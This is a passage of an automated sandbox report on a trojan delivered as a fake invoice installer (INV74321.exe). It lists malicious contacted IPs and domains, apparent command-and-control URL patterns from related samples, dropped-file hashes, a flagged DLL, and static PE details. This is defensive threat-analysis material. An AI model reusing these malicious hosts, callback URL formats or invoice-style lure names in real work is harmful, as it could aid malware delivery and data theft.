http://www.fontbureau.com/designers?	explorer.exe, 00000005.0000000 0.243006407.0000000008B46000.0 0000002.00000001.sdmp	false		high
http://https://sedo.com/search/details/?partnerid=324561&language=it&domain=booweats.com&origin=sales_lande	wlanext.exe, 00000008.00000002 .475299853.0000000003E62000.00 000004.00000001.sdmp	false		high
http://www.tiro.com	explorer.exe, 00000005.0000000 0.243006407.0000000008B46000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers	explorer.exe, 00000005.0000000 0.243006407.0000000008B46000.0 0000002.00000001.sdmp	false		high
http://nsis.sf.net/NSIS_ErrorError	INV74321.exe	false		high
http://www.goodfont.co.kr	explorer.exe, 00000005.0000000 0.243006407.0000000008B46000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.carterandcone.coml	explorer.exe, 00000005.0000000 0.243006407.0000000008B46000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.sajatypeworks.com	explorer.exe, 00000005.0000000 0.243006407.0000000008B46000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.typography.netD	explorer.exe, 00000005.0000000 0.243006407.0000000008B46000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers/cabarga.htmlN	explorer.exe, 00000005.0000000 0.243006407.0000000008B46000.0 0000002.00000001.sdmp	false		high
http://www.founder.com.cn/cn/cThe	explorer.exe, 00000005.0000000 0.243006407.0000000008B46000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.galapagosdesign.com/staff/dennis.htm	explorer.exe, 00000005.0000000 0.243006407.0000000008B46000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://fontfabrik.com	explorer.exe, 00000005.0000000 0.243006407.0000000008B46000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.founder.com.cn/cn	explorer.exe, 00000005.0000000 0.243006407.0000000008B46000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers/frere-jones.html	explorer.exe, 00000005.0000000 0.243006407.0000000008B46000.0 0000002.00000001.sdmp	false		high
http://nsis.sf.net/NSIS_Error	INV74321.exe	false		high
http://www.jiyu-kobo.co.jp/	explorer.exe, 00000005.0000000 0.243006407.0000000008B46000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.galapagosdesign.com/DPlease	explorer.exe, 00000005.0000000 0.243006407.0000000008B46000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers8	explorer.exe, 00000005.0000000 0.243006407.0000000008B46000.0 0000002.00000001.sdmp	false		high
http://www.fonts.com	explorer.exe, 00000005.0000000 0.243006407.0000000008B46000.0 0000002.00000001.sdmp	false		high
http://www.sandoll.co.kr	explorer.exe, 00000005.0000000 0.243006407.0000000008B46000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.urwpp.deDPlease	explorer.exe, 00000005.0000000 0.243006407.0000000008B46000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.zhongyicts.com.cn	explorer.exe, 00000005.0000000 0.243006407.0000000008B46000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.sakkal.com	explorer.exe, 00000005.0000000 0.243006407.0000000008B46000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Contacted IPs



Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
154.84.101.247	www.shebagholdings.com	Seychelles		134548	DXTL-HKDXTLTseungKwanOServiceHK	true
119.18.54.126	king-jackpot.com	India		394695	PUBLIC-DOMAIN-REGISTRYUS	true
34.102.136.180	xn--espacesacr-k7a.com	United States		15169	GOOGLEUS	false
64.190.62.111	www.booweats.com	United States		11696	NBS11696US	true
104.21.46.55	www.downtoearthwork.com	United States		13335	CLOUDFLARENETUS	true
87.98.148.38	www.topcasino-111.com	France		16276	OVHFR	true
163.43.122.109	www.0o-a-8v4l76.net	Japan		9370	SAKURA-BSAKURAInternetIncJP	true

General Information

Joe Sandbox Version:	32.0.0 Black Diamond
Analysis ID:	411840
Start date:	12.05.2021
Start time:	07:34:19
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 9m 36s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	INV74321.exe
Cookbook file name:	default.jbs

Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	30
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	1
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.evad.winEXE@7/3@16/7
EGA Information:	Failed
HDC Information:	• Successful, ratio: 30% (good quality ratio 27.6%) • Quality average: 75.5% • Quality standard deviation: 29.7%
HCA Information:	• Successful, ratio: 91% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .exe

Simulations

Behavior and APIs

No simulations

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
64.190.62.111	Payment.xlsx	Get hash	malicious	Browse	• www.tbq.xyz/8u3b/?zh=pMeoFcUrOnbk1x4nqhUPxeupEQvF72c+zp8QecZ5Z//VYoBIM59spEfh73PygENHoSc0uw==&BL3=jFNt_dFXS
	4LkSpeVqKR.exe	Get hash	malicious	Browse	• www.nouvellecartebancaire.com/uoe8/?V2=LhqpTfJ8&rDHpw=Nr6XIQb0LJy7g3BSKo+ydWEWOraq59KjgAXxyRNEYt403hVE3BM/4MFy9ZsB9HNXCzAN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	Shipping Document.exe	Get hash	malicious	Browse	• www.perfumebarbyparisine.com/ou59/?kr4Lhj=ndkHzHd&nHLD_b=AgbchBVRB6f0q4bgYsoYiFpejO9RxmhiEQZzFQZe8IuCEkVt+YPwO8avVoDGRZ8G6DaV
	new order.xlsx	Get hash	malicious	Browse	• www.nouvellecartebancaire.com/uoe8/?PbvtUz=Nr6XIQbxLOy/gnNelo+ydWEWOraq59KjgAPhuSRFcN413Q5CwRdzuI9w+8AX5XJkJwd94Q==&-Z=zVeT
	GLqbDRKePPp16Zr.exe	Get hash	malicious	Browse	• www.exportproducers.com/bmfb/?sXR8Etn=5siWUJI2XAz2iC6wNyU71ckItguO5TOs3xA5kKadKWXFMqdmu9FoK1HMNusoD5NnTn7C&2djxG=Yts8sH50jFIPGpa
	SHIPPING DOCUMENT.exe	Get hash	malicious	Browse	• www.fuerzaagavera.com/dxe/?k0GxOl=RbAtrmEWvlHFDlwUmkIgxTv6ob9YXkoV/NFTjoChCyM+ucvF9ABfViB5xXwNeUqJEtMU&NX1TzP=t8UH-PXh7J
	don.exe	Get hash	malicious	Browse	• www.nouvellecartebancaire.com/uoe8/?Y4plXns=Nr6XIQb0LJy7g3BSKo+ydWEWOraq59KjgAXxyRNEYt403hVE3BM/4MFy9ZsB9HNXCzAN&BR=cjlpd
	DocNo2300058329.exe	Get hash	malicious	Browse	• www.chandlerguo.com/ued5/?BR-d4N=7nMpkDO0IdLxFH6P&RL0=bezfYCf7hjYaP7aKm321naJfBhBryPc+PKIQpAm7WhkghlmEMQZYG8wsgYserUfX3+Mq
	APR SOA---- Worldwide Partner--WWP SC+SHA.PDF.exe	Get hash	malicious	Browse	• www.fittogo.net/o86d/?2dqLW0=RXBPDPWx&Sh=u1IKOnF2O/98NudFSWYnxTXzpqVcceYY3hF/Wy28k7osgxzlZYELTmE21zk7Okf9Jgd9

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	VIKRAMQST21-222.exe	Get hash	malicious	Browse	• www.fitto go.net/o86d/?-Z1l=u1 IKOnF2O/98 NudFSWYnxT XzpqVcceYY 3hF/Wy28k7 osgxzlZYEL TmE21wISNk jFADorID+x hg==&4h2=k 2JX5d7XCd6 03LJP
	Bank Details Pdf.exe	Get hash	malicious	Browse	• www.perfu mebarbypar isine.com/ou59/?BR=c hrxU&Vt=Ag bchBVRB6f0 q4bgYsoYiF pejO9Rxmhi EQZzFQZe8I uCEkVt+YPw O8avVoDsOp MG+BSV
	Wire transfer.exe	Get hash	malicious	Browse	• www.calmn cuddle.com /ca84/?BvI =b2S2nlAqk f94DvgS5p4 /7HJ/l6FJ9 VAC3yY7Dn5 4mkFcHBVvz bYxVttZk7r YdKw4iUSE& J690D=ej8P jzaXfDt
	NQ1vVJKBcH.exe	Get hash	malicious	Browse	• www.yasha xi.com/sdh/?ArR=pv77 fZTsJCF4Ec 5vscLwE01h gHoFOGvdvE JpexrJMVXW ZtOzLqqRHf mNiKriOCyu hwCB&_jqp3 R=mvR89v50 jF6X
	A9C9824497908A525A168C43D743FEA3D1F5DC4C3004E.exe	Get hash	malicious	Browse	• cryptofaz e.com/index.php
	RDAx9iDSEL.exe	Get hash	malicious	Browse	• www.trend bold.com/p2io/?NtTdX n=wXL40t9H krxhn&KtxL =YuHUVBRMK FCf6NGuNX6 aejQt13LdG y2QNXWf2AV YUUbkg/qzJ +ISsvfEiDw NVcpNHrzg
	Yd7WOb1ksAj378N.exe	Get hash	malicious	Browse	• www.yasha xi.com/sdh/?1b8Hsf=p v77fZTsJCF 4Ec5vscLwE 01hgHoFOGv dvEJpexrJM VXWZtOzLqq RHfmNiKnid S+t4gCXd4C YSg==&j2MH oV=aDKhQD6PL

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	TT COPY (39.750,00 USD).exe	Get hash	malicious	Browse	• www.fittogo.net/o86d/?8p-LVP8p=u1IKOnF2O/98NudFSWYnxTXzpqVcceYY3hF/Wy28k7osgxzlZYELTmE21wErBFPFXF06&bj=VTWpjpVhfN0xwFd
	IFfDzzZYTI.exe	Get hash	malicious	Browse	• www.trendbold.com/p2io/?iBIXf4M=YuHUVBRMKFCf6NGuNX6aejQt13LdGy2QNXWf2AVYUUbkg/qzJ+lSsvfEiAcdJt12AeaxGWCaPA==&_RAd4V=YL0THJvhl8d
	SWIFT COPY.exe	Get hash	malicious	Browse	• www.wbz.xyz/fcn/?2d=l8eDk&-Z2hilB=BzqqiqEgWSn4H0nj5q3NVeG0jFLcTOMmsdTr50lz0wrZDnWPoyh/rl5OywZ8yBQmwoLh
	1400000004-arrival.exe	Get hash	malicious	Browse	• www.healthpro.info/hwad/?p0D=ViWewpzPt5NCxCWjvt8gvvbWSNygKN3e34Vf9Qt00/TaXPrG4jpuYY6xUt/mVWAfJkXy&wPN=OtWDJt

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
www.downtoearthwork.com	PO09641.exe	Get hash	malicious	Browse	• 172.67.223.227

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
PUBLIC-DOMAIN-REGISTRYUS	NAVTECO_R1_10_05_2021,pdf.exe	Get hash	malicious	Browse	• 116.206.104.92
	#10052021.exe	Get hash	malicious	Browse	• 116.206.104.66
	shipping docs and BL_pdf.exe	Get hash	malicious	Browse	• 208.91.198.143
	PDF.9066721066.exe	Get hash	malicious	Browse	• 208.91.199.224
	Payment Advice Note from 10.05.2021 to 608760.exe	Get hash	malicious	Browse	• 208.91.199.224
	551f47ac_by_Libranalysis.xlsm	Get hash	malicious	Browse	• 162.222.225.153
	551f47ac_by_Libranalysis.xlsm	Get hash	malicious	Browse	• 162.222.225.153
	export of document 555091.xlsm	Get hash	malicious	Browse	• 103.21.58.29
	RFQ-20283H.exe	Get hash	malicious	Browse	• 208.91.198.143
	BTC-2021.exe	Get hash	malicious	Browse	• 208.91.199.225
	invoice 85046.xlsm	Get hash	malicious	Browse	• 103.21.58.29
	copy of invoice 4347.xlsm	Get hash	malicious	Browse	• 103.21.58.29
	Copia de pago.exe	Get hash	malicious	Browse	• 208.91.199.225
	NEW PI#001890576.exe	Get hash	malicious	Browse	• 208.91.199.223
	bill 04050.xlsm	Get hash	malicious	Browse	• 103.21.59.208
	PO 4500379537.exe	Get hash	malicious	Browse	• 208.91.199.225
	catalog-949138716.xls	Get hash	malicious	Browse	• 199.79.62.12
	catalog-949138716.xls	Get hash	malicious	Browse	• 199.79.62.12
	B5Cg5YZIzp.exe	Get hash	malicious	Browse	• 208.91.199.223

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	zWk3NAlzPw.exe	Get hash	malicious	Browse	• 162.215.241.145
DXTL-HKDXTLTseungKwanOServiceHK	RFQ-2176 NEW PROJECT QUOTATION MAY.exe	Get hash	malicious	Browse	• 45.192.65.131
	invscan052021.exe	Get hash	malicious	Browse	• 154.81.74.168
	SNBDBM2No4.exe	Get hash	malicious	Browse	• 154.94.94.239
	BORMAR SA_Cotizaci#U00f3n de producto doc.exe	Get hash	malicious	Browse	• 45.196.105.164
	Shipping Document.exe	Get hash	malicious	Browse	• 154.215.201.22
	GZocMWoCzL3Rd62.exe	Get hash	malicious	Browse	• 45.199.11.118
	krcgN6CaG9.exe	Get hash	malicious	Browse	• 156.235.164.47
	SWIFT 00395_IMG.exe	Get hash	malicious	Browse	• 45.192.92.174
	6e139f3d_by_Libranalysis.exe	Get hash	malicious	Browse	• 154.86.216.242
	Comand#U0103 de achizi#U021bie PP050321.exe	Get hash	malicious	Browse	• 45.197.75.9
	O1E623TjjW.exe	Get hash	malicious	Browse	• 156.239.92.159
	shipping document pdf.exe	Get hash	malicious	Browse	• 156.238.108.93
	91365ef0_by_Libranalysis.exe	Get hash	malicious	Browse	• 154.80.150.90
	INV 57474545.doc	Get hash	malicious	Browse	• 154.86.204.238
	lBXZjiCuW0.exe	Get hash	malicious	Browse	• 45.192.65.143
	DHL_S390201.exe	Get hash	malicious	Browse	• 45.194.219.231
	DRAFT SHIPPING DOCUMENTS.xlsx	Get hash	malicious	Browse	• 154.84.125.40
	Bank Details Pdf.exe	Get hash	malicious	Browse	• 154.95.188.245
	Wire transfer.exe	Get hash	malicious	Browse	• 156.235.238.98
	DHL Express Service.exe	Get hash	malicious	Browse	• 154.86.241.165
NBS11696US	Payment.xlsx	Get hash	malicious	Browse	• 64.190.62.111
	4LkSpeVqKR.exe	Get hash	malicious	Browse	• 64.190.62.111
	Shipping Document.exe	Get hash	malicious	Browse	• 64.190.62.111
	new order.xlsx	Get hash	malicious	Browse	• 64.190.62.111
	GLqbDRKePPp16Zr.exe	Get hash	malicious	Browse	• 64.190.62.111
	SHIPPING DOCUMENT.exe	Get hash	malicious	Browse	• 64.190.62.111
	don.exe	Get hash	malicious	Browse	• 64.190.62.111
	DocNo2300058329.exe	Get hash	malicious	Browse	• 64.190.62.111
	APR SOA---- Worldwide Partner--WWP SC+SHA.PDF.exe	Get hash	malicious	Browse	• 64.190.62.111
	VIKRAMQST21-222.exe	Get hash	malicious	Browse	• 64.190.62.111
	Bank Details Pdf.exe	Get hash	malicious	Browse	• 64.190.62.111
	Wire transfer.exe	Get hash	malicious	Browse	• 64.190.62.111
	NQ1vVJKBcH.exe	Get hash	malicious	Browse	• 64.190.62.111
	A9C9824497908A525A168C43D743FEA3D1F5DC4C3004E.exe	Get hash	malicious	Browse	• 64.190.62.111
	RDAx9iDSEL.exe	Get hash	malicious	Browse	• 64.190.62.111
	Yd7WOb1ksAj378N.exe	Get hash	malicious	Browse	• 64.190.62.111
	TT COPY (39.750,00 USD).exe	Get hash	malicious	Browse	• 64.190.62.111
	lFfDzzZYTl.exe	Get hash	malicious	Browse	• 64.190.62.111
	SWIFT COPY.exe	Get hash	malicious	Browse	• 64.190.62.111
	1400000004-arrival.exe	Get hash	malicious	Browse	• 64.190.62.111

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Temp\k0bmhafw06

Process:	C:\Users\user\Desktop\INV74321.exe
File Type:	data
Category:	dropped
Size (bytes):	164352
Entropy (8bit):	**7.99866949860899**
Encrypted:	**true**
SSDEEP:	3072:hRfkvdzNhJNYNhBR9+T6xzrSSgm/XDQs4JZGbRE1RnW2QnBYYrU1tuklWaXM93:hSvddNYJ+WxzNvDozGbRE1RbQnBYYwK+

C:\Users\user\AppData\Local\Temp\k0bmhafw06	
MD5:	47632082CDD419FABE009ECFD57523E1
SHA1:	5B1B84805D90C013BE479E90532D413C47A9337F
SHA-256:	22B8E49FC074DCA87B646701C013C3A6337BEF6C6D222D2CA6466289BE2B64CD
SHA-512:	EF2200B4933C491642B308339546B1DC98BC23F45B909339E58D337F1A8A84B7BE7F57B7060159B47A67C4709C83D6574FF2229BE6E3486EFBD1DD81F14C9484
Malicious:	false
Reputation:	low
Preview:	s.....o...Q&.../.U..z..y.M.....B.....=....S....bB...S6...Y.R...E.B.^.-ix....7-.-.lRx.....03Y..i.&.QP.Fq..*....!X..2.N.I.:.aM..9`$..uaHl.\k...a.m8..X..b...FQ..|.i.#Y-M....gs.t....N.. .P...n..fG..%....2.....vU.....S.....9I.....g.....?.XN..._..8`..R5.69b.y.....m.5.v....Q.`.2r.3.%..Q....'H{..qs.V3.UAF.x....F.2&U.9s..:....G<L...Sw..I;.C...0X<].+.=g.2...!.%..I .U....J .nO.B....R...?..yxq....6.8=.L.!....:...~....6.$.`.Y.W..h...^.{a.S.n.,b.5..&..@89..pq...j..*.)uV.f.....sWICS....N|..mT...W#. .D#.....;.....5.E..S.....`.....0.".D.\....hA{.....ZVU... ..g...9%...u.Sy.c).bB.<<,.:.I5...;A.^..s..&...i....^..o.x._!..r..9.@..uC.n'D .D...c.....I.v.....$w....Z.....Z...+....G.A...}....5.....m..'.P..o..R.8..N..{3Q...8<y.(.....{.O.N.....*..`.... .G.Z.....M..<-....O.c.L....Y^.9...CMj3.....D.xC.!....i...<v.}F..}....K.7B...gj.T..zu.....=.....G.....}.....T.a.....`.....:.&..B.o...F..4..VAG...vC...CE..Z..b7..K

C:\Users\user\AppData\Local\Temp\k40o4d06bo6	
Process:	C:\Users\user\Desktop\INV74321.exe
File Type:	data
Category:	dropped
Size (bytes):	6661
Entropy (8bit):	7.969996174404535
Encrypted:	false
SSDEEP:	96:GWc65KZOCmbbSyasSocd7r8R5lFQk+vd2ilwhRMR/t+UdO1lKtnIMzlg+o5:PUtmH/orSjheDlwXMR/tFdO1stn3gt5
MD5:	5ADEB3A9190FFDF42FE06B34B0F68928
SHA1:	2C01B27F4595DEA6E70E733D5C264ABF054C9B9F
SHA-256:	64AFFD574DE23B95A724A54208BD070EF00B2A049FF3A281338987D09F997F5E
SHA-512:	4E398D7EDB98903456267761D0EF23880AEE5EC78A3C9F852480D0B22E90D48CBAC078EA11DF78B0A90BA84ADC03483820299BF475D5E510BC9FD31414A450F
Malicious:	false
Reputation:	low
Preview:	.y.....-.....{..r.->'...'....I..k.j....i....j...68[r}p.[.tE[MR..-.ze..c....]\...I...-...w.7.....c...J,.....k....54/.....m'.!...<2I....US.bDs....#.3 V.MLG..Y. '...<'.Za)...=.U.\{=...0.....n:.SI.J....>.=... .?.eemrtC..x..(..t.....|~.y..$.H..8.....J.....8.$JQk..#-.%.l.....{.X..utoIJQF..gnaO.O|.....K...''..G.JUcas`.....fiG.gT..k..3.....g;2-...(..#%$.+!V.....Y{N0...O7..... .ZE..p+.nb}.@....=.vy..../Z?...i....H.Qx,.....y...=.....`.I.;..h..+"....b..+.1...6%7.....y.....=.....~qp..s .V.-.9....].*.{.&{.L...X..]sjuET.x.{.v=..na.....'.K.F...>1..rT..._..7.....R..._Dy.a... ..Z.#.69...,'.6.-BYF.3.../2.....Q|....]"._...XC.. '....tU3}|.j;..6b!.e''..5.ZK.u+...H.T..9.(.3U.....g..X.OQ.pV..L..+.l. ....:@.....c.....]@..Y...W~...'..'QX..(..R..\"..k.....$.._QlG.4 ...,ymlXAnO|.n..s.*O.E.p.....F.5.....N:....`k.R.....&)/6f8..-V..! ...-....U.[.H3.<FWm...\.G.L..A..ZED)k...e.e.j....F.b;.g,N.P.'.R..Y...x.....d>....v.....

C:\Users\user\AppData\Local\Temp\nsi6113.tmp\q7pl.dll	
Process:	C:\Users\user\Desktop\INV74321.exe
File Type:	PE32 executable (DLL) (console) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	4096
Entropy (8bit):	4.257823721570018
Encrypted:	false
SSDEEP:	48:iYkYOn1ASkT3Jd95Ei4T53wz4KbCVhbmhnheBKbgXWoqsScz5dXm:ncn1ASkP34V3RKevKcXWoq7cz
MD5:	792AB8BC6ED1C1B28D996EBDC1873E8C
SHA1:	46D80F21EBA3150D206D9BDEF98FACD4867147AC
SHA-256:	575C27017B612C76736D0B43645A8C942477B37BFD5CA34D6D82C004885283C4
SHA-512:	18E7014BDF7264942A62C19A5B155ED5975AB822696CBBF3D9143EC8E2A8AE67569F9B4209CBCECDB6E0740579CBBA41294F89F2493D91D577CC7E01DEB3213 8
Malicious:	**true**
Antivirus:	• Antivirus: Metadefender, Detection: 26%, Browse • Antivirus: ReversingLabs, Detection: 55%
Reputation:	low
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L....}.`.....!..... ..... .....@..... ..T....!..... ..... ..... .....text..... ..`.r data..... .....@..@.data.....0.....@..... .....

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386, for MS Windows, Nullsoft Installer self-extracting archive
Entropy (8bit):	5.746555859558499

General

TrID:	• Win32 Executable (generic) a (10002005/4) 99.96% • Generic Win/DOS Executable (2004/3) 0.02% • DOS Executable Generic (2002/1) 0.02% • Autodesk FLIC Image File (extensions: flc, fli, cel) (7/3) 0.00%
File name:	INV74321.exe
File size:	579490
MD5:	877bb5661fe79bb7f48cfb3ea54537a0
SHA1:	dd6b5263da3b4f1a42e89c2c1ade852098561c5d
SHA256:	87935ff36515ecb6a4177c25ad1d11e8d2882aa1c3f369e719406f063a062517
SHA512:	a13e5bab1301b2f716945d526f1e1299b659fd2facb687fe1762348578e3d4a71993e97145481d35399f7fe369def77d5bfd4e32376b78a0116012f6370f8472
SSDEEP:	6144:q9X0G6+bQSvddNYJ+WxzNvDozGbRE1RbQnBYYwKc7:c0f+bQWdNYZZDoGbREfbsuXKa
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....1)..PG..PG..PG.*_...PG..PF.IPG.*_...PG..sw..PG..VA..PG.Rich.PG.....PE..L..."$_.....f...|.....H3.....@

File Icon

Icon Hash:	e886a37159aadcf8

Static PE Info

General

Entrypoint:	0x403348
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	LOCAL_SYMS_STRIPPED, 32BIT_MACHINE, EXECUTABLE_IMAGE, LINE_NUMS_STRIPPED, RELOCS_STRIPPED
DLL Characteristics:	NO_SEH, TERMINAL_SERVER_AWARE, DYNAMIC_BASE, NX_COMPAT
Time Stamp:	0x5F24D722 [Sat Aug 1 02:44:50 2020 UTC]
TLS Callbacks:	
CLR (.Net) Version:	
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	ced282d9b261d1462772017fe2f6972b

Entrypoint Preview

Instruction
sub esp, 00000184h
push ebx
push esi
push edi
xor ebx, ebx
push 00008001h
mov dword ptr [esp+18h], ebx
mov dword ptr [esp+10h], 0040A198h
mov dword ptr [esp+20h], ebx
mov byte ptr [esp+14h], 00000020h
call dword ptr [004080B8h]
call dword ptr [004080BCh]
and eax, BFFFFFFFh
cmp ax, 00000006h

Instruction
mov dword ptr [0042F42Ch], eax
je 00007F6884AB8B33h
push ebx
call 00007F6884ABBC96h
cmp eax, ebx
je 00007F6884AB8B29h
push 00000C00h
call eax
mov esi, 004082A0h
push esi
call 00007F6884ABBC12h
push esi
call dword ptr [004080CCh]
lea esi, dword ptr [esi+eax+01h]
cmp byte ptr [esi], bl
jne 00007F6884AB8B0Dh
push 0000000Bh
call 00007F6884ABBC6Ah
push 00000009h
call 00007F6884ABBC63h
push 00000007h
mov dword ptr [0042F424h], eax
call 00007F6884ABBC57h
cmp eax, ebx
je 00007F6884AB8B31h
push 0000001Eh
call eax
test eax, eax
je 00007F6884AB8B29h
or byte ptr [0042F42Fh], 00000040h
push ebp
call dword ptr [00408038h]
push ebx
call dword ptr [00408288h]
mov dword ptr [0042F4F8h], eax
push ebx
lea eax, dword ptr [esp+38h]
push 00000160h
push eax
push ebx
push 00429850h
call dword ptr [0040816Ch]
push 0040A188h

Rich Headers

Programming Language:	• [EXP] VC++ 6.0 SP5 build 8804

Data Directories

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_EXPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IMPORT	0x8544	0xa0	.rdata
IMAGE_DIRECTORY_ENTRY_RESOURCE	0x38000	0x5add0	.rsrc
IMAGE_DIRECTORY_ENTRY_EXCEPTION	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_SECURITY	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BASERELOC	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_DEBUG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COPYRIGHT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_GLOBALPTR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_TLS	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_LOAD_CONFIG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IAT	0x8000	0x29c	.rdata
IMAGE_DIRECTORY_ENTRY_DELAY_IMPORT	0x0	0x0	

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_COM_DESCRIPTOR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_RESERVED	0x0	0x0	

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x1000	0x6457	0x6600	False	0.66823682598	data	6.43498570321	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.rdata	0x8000	0x1380	0x1400	False	0.4625	data	5.26100389731	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.data	0xa000	0x25538	0x600	False	0.463541666667	data	4.133728555	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
.ndata	0x30000	0x8000	0x0	False	0	empty	0.0	IMAGE_SCN_MEM_WRITE, IMAGE_SCN_CNT_UNINITIALIZED_DATA, IMAGE_SCN_MEM_READ
.rsrc	0x38000	0x5add0	0x5ae00	False	0.0560468964924	data	3.59489590651	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ

Resources

Name	RVA	Size	Type	Language	Country
RT_ICON	0x38280	0x42028	data	English	United States
RT_ICON	0x7a2a8	0x10828	dBase III DBT, version number 0, next free block index 40	English	United States
RT_ICON	0x8aad0	0x4228	dBase IV DBT of \200.DBF, blocks size 0, block length 16384, next free block index 40, next free block 0, next used block 0	English	United States
RT_ICON	0x8ecf8	0x25a8	dBase IV DBT of `.DBF, block length 9216, next free block index 40, next free block 0, next used block 0	English	United States
RT_ICON	0x912a0	0x10a8	dBase IV DBT of @.DBF, block length 4096, next free block index 40, next free block 0, next used block 0	English	United States
RT_ICON	0x92348	0x468	GLS_BINARY_LSB_FIRST	English	United States
RT_DIALOG	0x927b0	0x100	data	English	United States
RT_DIALOG	0x928b0	0x11c	data	English	United States
RT_DIALOG	0x929d0	0x60	data	English	United States
RT_GROUP_ICON	0x92a30	0x5a	data	English	United States
RT_MANIFEST	0x92a90	0x340	XML 1.0 document, ASCII text, with very long lines, with no line terminators	English	United States

Imports

DLL	Import
ADVAPI32.dll	RegCreateKeyExA, RegEnumKeyA, RegQueryValueExA, RegSetValueExA, RegCloseKey, RegDeleteValueA, RegDeleteKeyA, AdjustTokenPrivileges, LookupPrivilegeValueA, OpenProcessToken, SetFileSecurityA, RegOpenKeyExA, RegEnumValueA
SHELL32.dll	SHGetFileInfoA, SHFileOperationA, SHGetPathFromIDListA, ShellExecuteExA, SHGetSpecialFolderLocation, SHBrowseForFolderA
ole32.dll	IIDFromString, OleInitialize, OleUninitialize, CoCreateInstance, CoTaskMemFree
COMCTL32.dll	ImageList_Create, ImageList_Destroy, ImageList_AddMasked
